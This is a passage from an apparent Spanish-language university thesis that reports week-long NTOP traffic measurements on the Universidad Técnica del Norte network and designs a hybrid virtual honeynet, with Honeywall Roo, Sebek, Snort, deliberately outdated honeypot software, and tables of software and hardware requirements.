


Figura 25. Vista histórica del protocolo HTTP en la red. Resultados obtenidos durante la medición de tráfico de la red en un período de tiempo de siete días consecutivos empleando NTOP.

- La segunda aplicación con mayor tendencia en la red es el software de mensajería instantánea Windows Live Messenger que asciende a un máximo de 85.6Kbytes/s y a un promedio de 3.3Kbytes/s (véase Figura 26).




Figura 26. Vista histórica de la aplicación Windows Live Messenger en la red. Resultados obtenidos durante la medición de tráfico de la red en un período de tiempo de siete días consecutivos empleando NTOP.

- El tercer protocolo más usado en la red corresponde al sistema básico de entrada y salida (NETBIOS, Network Basic Input/Output System) sobre TCP/IP, asciende a un máximo de 28.1Kbytes/s y a un promedio de 2Kbytes/s (véase Figura 27).




Figura 27. Vista histórica del protocolo NBios-IP la red. Resultados obtenidos durante la medición de tráfico de la red en un período de tiempo de siete días consecutivos empleando NTOP.

- El Sistema de Nombres de Dominio (DNS, Domain Name System) se encuentra en cuarto lugar, llegando a 19.3Kbytes/s y a un promedio de 5.7Kbytes/s (véase Figura 28).




Figura 28. Vista histórica del protocolo DNS en la red. Resultados obtenidos durante la medición de tráfico de la red en un período de tiempo de siete días consecutivos empleando NTOP.

- El quinto dentro de este rango es el protocolo de transferencia de archivos FTP (puerto 21), asciende a 16.0Kbytes/s y obtiene un promedio de 493.3Bytes/s (véase Figura 29).




Figura 29. Vista histórica del protocolo FTP en la red. Resultados obtenidos durante la medición de tráfico de la red en un período de tiempo de siete días consecutivos empleando NTOP.

2.1.3.3 Throughput de la red

El throughput es la medida que refleja la cantidad de datos que pueden ser enviados sobre un enlace durante un período de tiempo determinado. En la Figura 30 se observa que el throughput máximo generado durante siete días alcanza un máximo de 92.2 Mbit/s y un promedio semanal de 31.9Mbit/s.




Figura 30. Throughput de la red interna generado por Ntop. Resultados obtenidos durante la medición de tráfico de la red en un período de tiempo de siete días consecutivos empleando NTOP.

2.1.4 SISTEMA DE SEGURIDAD INFORMÁTICA DE LA RED

Como ya se especificó, el Sistema de Seguridad de la Red se proporciona fundamentalmente con la implementación de los dispositivos Cisco ASA 5520 que actúa como Firewall y el Optimizador de Ancho de Banda PacketShaper 3500. A través de ellos, se realizan las tareas de monitoreo, control y se disponen varios mecanismos de seguridad para defenderla de ataques informáticos.

Entre las medidas de seguridad instauradas para mitigar posibles agujeros de seguridad se nombran a las siguientes:

- Habilitación del mecanismo de prevención anti IP Spoofing en el firewall, de manera que se verifiquen las direcciones de origen de los paquetes que atraviesan todas sus interfaces.
- Limitación en el número de conexiones TCP y UDP admitidas por cada usuario en pos de proteger a la red de ataques de denegación de servicio (DoS).
- Bloqueo de puertos, habilitando únicamente los utilizados por los servicios que ofrece la red.
- Restricción de acceso a redes sociales (Facebook y Twitter).

Sin embargo, no se resguarda a la red de la ejecución de ataques de origen interno, ya que únicamente el tráfico destinado a la DMZ o al exterior es examinado por los dos elementos de seguridad principales, generando una latente vulnerabilidad, que se incrementa si se considera el extenso tamaño de la red y a los diversos tipos de usuarios: estudiantes, personal docente, administrativo y aquellas personas que emplean la infraestructura de las redes inalámbricas disponibles.

Frecuentemente, los ordenadores pertenecientes a los Laboratorios de Cómputo de las facultades y los equipos portátiles de los usuarios de la red de la Universidad Técnica del Norte se infectan de malware; además, ésta sufre de constantes ataques de Denegación de Servicio (DoS) de tipo inundación TCP/SYN, que actúan enviando innumerables paquetes SYN al puerto 80, saturando la red y causando incomodidades a los usuarios.

La red se ve expuesta también a la ejecución de delitos informáticos por parte de hackers o crackers que intenten acceder a sus recursos y efectúen ataques en contra de información de relevancia (Sistema Financiero, información del personal que labora en la institución, registro de notas e historiales académicos, etc).

Por las razones expuestas anteriormente, se considera necesario que se provea a la red de la Universidad Técnica del Norte de un mecanismo de seguridad que proporcione la detección oportuna de ataques y amenazas informáticas.

La implementación de una Honeynet en el entorno de red de la UTN, constituye un componente de seguridad indispensable. Los Honeypots al constituirse como equipos destinados a ser atacados y comprometidos, desvían la atención de cualquier atacante; adicionalmente, se mantiene un monitoreo constante de la red interna para la detección temprana de alertas a través del IDS configurado en el Honeywall. De esta manera, se evita que se involucren los recursos principales de información, permitiendo aún más, conocer las vulnerabilidades y riesgos a los que se exponen y, a partir de ello, tomar medidas para evitarlos.

2.2 DISEÑO DE LA HONEYNET

2.2.1 ARQUITECTURA DE LA HONEYNET

Tal como se mencionó en el Capítulo I, existen tres tipos de arquitecturas de Honeynet posibles. Con el objetivo de brindar las funciones de control, captura y análisis de datos, se determina como la mejor alternativa a la implementación de una Honeynet de Producción de Tercera Generación (GEN III).

Para minimizar la inversión de recursos económicos y físicos, ofrecer seguridad, flexibilidad, y una gestión sencilla de la red, dicha arquitectura se efectúa por medio de una Honeynet Virtual Híbrida, conformada por dos ordenadores, uno que cumple las funciones de Honeywall y el otro que contiene dos máquinas virtuales que constituyen los Honeypots, brindando ventajas semejantes a las proporcionadas por una red completa de dispositivos físicos reales.

2.2.2 UBICACIÓN DE LOS HONEYPOTS EN LA RED

En el proceso de diseño de una Honeynet, el definir la correcta ubicación de los Honeypots dentro de la red juega un papel sumamente importante, ya que de ello depende su eficiencia y debe efectuarse de acuerdo a su propósito de implementación.

Tomando en cuenta que un honeypot puede ser de Producción o Investigación, se los localiza, tal como se muestra en la Figura 31, estratégicamente en tres lugares:

- Fuera del perímetro del firewall
- En la Zona Desmilitarizada (DMZ)
- En la red Interna (Después del firewall)

Su ubicación en cada uno de ellos, trae consigo ciertas ventajas y desventajas, por lo que es necesario realizar un análisis minucioso para garantizar que se acople a las necesidades de la red en la que se instauran.




Figura 31. Diferentes ubicaciones de los HoneyPots en una Red

Un HoneyPot se coloca fuera del perímetro del firewall si su naturaleza es de Investigación, puesto que permite mayor contacto con los posibles intrusos, pudiendo ser atacado sin poner en riesgo el resto de la red. Como desventaja, se puede señalar que para un atacante es sumamente sencillo localizar y atacar el honeypot, generando una gran cantidad de información de poco valor para el administrador de la red, pues al situarse en un lugar completamente vulnerable es posible que se produzcan cientos de ataques diarios.

La ubicación de un HoneyPot en la Zona Desmilitarizada, permite detectar tanto ataques externos como internos. La desventaja es el hecho de que esta configuración es más compleja y demanda mayor tiempo.

Por el contrario, su localización en la red interna posibilita la detección de ataques que se inicien en el interior de la red y brinda alertas tempranas de posibles exploits que logren atravesar los mecanismos de defensa, permitiendo detectar vulnerabilidades en ellos, sin embargo, introduce mayor riesgo a la red si no se emplean firewalls adicionales. Este tipo de Honeypots puede utilizarse con fines de producción o investigación.

Dado que el objetivo de la Honeynet implementada en el entorno de red de la Universidad Técnica del Norte, es el de prevenir y detectar posibles ataques informáticos, además de descubrir las falencias y vulnerabilidades existentes en la seguridad de la red, se opta por localizar a los honeypots en la red de producción, dentro de esta zona. Debido a que la red posee un elevado número de usuarios, esta alternativa se consolida como la mejor. De igual manera, al situarla después del firewall, se evita el registro de una gran cantidad de ataques y conexiones innecesarias mostrando únicamente aquellas que comprometan la seguridad de la información.

2.2.3 MODO DE OPERACIÓN DE LA HONEYNET

Como se señaló previamente, la Honeynet Virtual Híbrida de Tercera Generación se ubica en la red Interna de la UTN y emplea únicamente dos máquinas físicas que contienen el honeywall y los honeypots de alta interacción configurados en máquinas virtuales, por medio del software gratuito de virtualización VMware Server 2.0.2.

El honeywall es el principal componente de la arquitectura; actúa como puente transparente de la honeynet y ejecuta las tareas de control, captura y análisis de los datos. Se implementa utilizando el sistema operativo Honeywall Roo V1.4 basado en CentOS 5.0 distribuido de forma gratuita por el proyecto honeynet "The honeynet Project".

Contribuye a la captura de datos Sebek, una herramienta que opera a nivel del kernel del sistema operativo, capaz de trabajar en canales encriptados, características que la hacen imperceptible para los intrusos. Básicamente, se constituye de dos componentes: el servidor y los clientes. El servidor se configura en el honeywall y tiene como finalidad recolectar las actividades producidas en uno de los honeypots, el cual posee la versión cliente, que envía los datos de las intrusiones hacia el servidor.

Otra de las herramientas imprescindibles para el desarrollo de este proyecto, es el sistema de detección de intrusos de código abierto Snort, que forma parte del software proporcionado por el honeywall. Se lo utiliza no solo para detectar y alertar de la existencia de actividades sospechosas y ataques en los honeypots, sino también en el tráfico circundante de la red interna de la universidad. Esta característica adicional se obtiene con la configuración de un puerto espejo en el switch Cisco Catalyst 4506-E, de manera que se envíe una copia de los paquetes entrantes y salientes correspondientes a la red interna hacia el honeywall.

El control de datos se efectúa mediante la configuración de un cortafuegos basado en iptables que acepta las conexiones entrantes dirigidas hacia los honeypots y limita las salientes. Opcionalmente puede habilitarse el Sistema de Prevención de Intrusos, basado en red Snort inline, con la finalidad de bloquear paquetes identificados como maliciosos dirigidos hacia la red en producción, en el caso de que un honeypot haya sido comprometido exitosamente. Sin embargo, se consumirán mayores recursos de hardware, razón por la cual se decide optar únicamente por el límite de conexiones como método de control en la Honeynet.

El análisis de los datos recolectados se facilita con el uso de las interfaces GUI Web Walleye para examinar las actividades realizadas en los honeypots y BASE con el fin de monitorear las alertas provenientes de la red interna. El acceso a dichas interfaces puede efectuarse desde cualquier host perteneciente a la red de la universidad.

Se disponen dos Honeypots virtuales de alta interacción, en los que se configuran los servicios: SSH, FTP, Web, DNS, Base de Datos y Aplicaciones. El sistema operativo para alojarlos es la distribución de Linux Ubuntu Server 7.10, lanzada el 18 de octubre del 2007. Esta versión carece de soporte técnico y actualizaciones de seguridad, incrementando la vulnerabilidad de los Honeypots y convirtiéndolos en un blanco de ataque más atractivo.

Como sistema operativo anfitrión de las máquinas virtuales se establece, Debian 6.0, elegido por incorporar el navegador web de código libre Iceweasel, que se deriva de Mozilla Firefox y ofrece total compatibilidad con VMware.

La Figura 32 expone la topología lógica de red empleada en el diseño de la Honeynet Virtual Híbrida.




Figura 32. Topología Lógica de red de la HoneyNet Híbrida Virtual

2.2.4 HERRAMIENTAS Y SOFTWARE NECESARIO

En las Tablas 5 y 6 se resume el software necesario para implementar la Honeynet Híbrida Virtual en el entorno de Red Principal de la Universidad Técnica del Norte.

Tabla 5

Software empleado en el Honeywall

SOFTWARE	DESCRIPCIÓN	ESPECIFICACIONES
HONEYWALL		
Linux, Honeywall Roo	Sistema Operativo Honeywall, ordenador 1	Versión 1.4, basado en CentOS 5.
Barnyard	Herramienta de Procesamiento de Datos	Versión 0.2.0
BASE	Interfaz Web Gráfica destinada al análisis de datos provenientes de Snort	Versión 1.4.5
Hflow2	Sistema de análisis de datos.	Versión 1.99.26
Mysql Server	Servidor de base de datos	Versión 5.0.95
P0F	Herramienta de identificación pasiva de sistema operativo.	Versión 2.0.8
Pulledpork	Herramienta de automatización de reglas de snort.	Versión 0.6.1
Sebek Server	Herramienta de Captura de Datos instalado en el Honeywall	Versión 3.0.3
Snort	Sistema de Detección de Intrusos (IDS)	Versión 2.6.1.5
Snort inline	Sistema de Prevención de Intrusos (IPS)	Versión 2.6.1.5
Swatch	Herramienta de gestión de Logs y notificación de eventos.	Versión 3.2.3

Walleye Web Interface	Interfaz Web GUI destinado a la configuración, gestión y análisis de datos del Honeywall	Versión 1.2.11
------------------------------	--	----------------

Tabla 6

Software empleado en los Honeypots

SOFTWARE	DESCRIPCIÓN	ESPECIFICACIONES
EQUIPO ANFITRIÓN		
Linux, Debian	Sistema Operativo Anfitrión, ordenador 2	Distribución 6.0 (Squeeze)
VMware Server	Software de Virtualización	Versión 2.0.2 para Linux
HONEYPOT 1		
Ubuntu Server	Sistema Operativo Honeypot Virtual 1	Distribución 7.10 (Gutsy Gibbon)
Openssh Server	Servidor SSH	Versión 4.6
Apache2		Versión 2.2.4
PHP5	Servidor Web	Versión 5.2.3
Mysql Server		Versión 5.0.45
Joomla		Versión 1.5.9
BIND	Servidor DNS	Versión 9.4.1
HONEYPOT 2		
Ubuntu Server	Honeypot Virtual 2. Servidor FTP, Base de Datos y de Aplicaciones	Distribución 7.10 (Gutsy Gibbon)
Openssh Server	Servidor SSH	Versión 4.6
VSFTP	Servidor VSFTPD	Versión 2.0.5
Oracle XE para linux	Servidor de Base de Datos	Oracle Database 10g Express Edition.
Oracle APEX	Servidor de Aplicaciones	Oracle Application Express 4.1

2.2.5 DIMENSIONAMIENTO DE HARDWARE

Como paso previo a la implementación del diseño propuesto, se dimensionan los recursos de hardware, de modo que se garantice el correcto funcionamiento y adaptación de los componentes de la Honeynet Virtual Híbrida al entorno de red principal de la UTN.

El análisis se realiza en función de las exigencias técnicas dispuestas por los desarrolladores del software a ejecutarse y a varios factores que afectan el rendimiento de los mismos.

2.2.5.1 Dimensionamiento de Hardware del Honeywall

El Proyecto Honeynet (The Honeynet Project) especifica varios requisitos mínimos para la instalación del sistema operativo basado en Centos “Honeywall Roo V1.4”, estableciendo la cantidad mínima de 512MB de RAM, una capacidad de disco duro de 10GB y al menos dos interfaces de red, tres si se habilita la administración Web del equipo. Sin embargo, éstas características difieren considerablemente de acuerdo al escenario de implementación, aspectos como el tamaño de la red y el volumen de tráfico juegan un papel determinante. Es así, que el equipo fijado para albergar al Honeywall debe poseer suficiente capacidad de memoria, procesamiento y espacio de almacenamiento en la unidad de disco duro para satisfacer la demanda de las herramientas de captura, control y análisis de datos tomando en cuenta dichos aspectos.

- **Dimensionamiento de la memoria de acceso directo (RAM)**

Uno de los componentes fundamentales de la solución planteada en este proyecto, es el Sistema de Detección de Intrusos Snort que constituye la principal herramienta de captura de datos. Debido a que la documentación oficial del software no detalla ninguna especificación técnica mínima para su implementación, el dimensionamiento se basa en la guía de planificación de capacidad para Snort IDS “Capacity Planning for Snort IDS”, Lococo (2011).

Para evaluar la capacidad de memoria RAM requerida es conveniente considerar los siguientes aspectos:

- **Tráfico de la red.-** En un sistema de detección de intrusos, la necesidad de memoria RAM crece en función de la cantidad de tráfico a supervisar.
- **Número de Reglas.-** El número de reglas activadas en el IDS es también un aspecto bastante relevante, el habilitar una elevada cantidad de firmas, incrementa notablemente el consumo de memoria RAM en el equipo.
- **Aplicaciones.-** Otro factor influyente, es el número de aplicaciones que se ejecutan simultáneamente en el sistema. La cantidad de memoria RAM debe soportar la operación del sistema operativo y las herramientas especificadas en la Tabla 5, en la que sobresalen las necesarias para el tratamiento y visualización de alertas (Mysql-server, barnyard, hflow y las interfaces web BASE y Walleye).

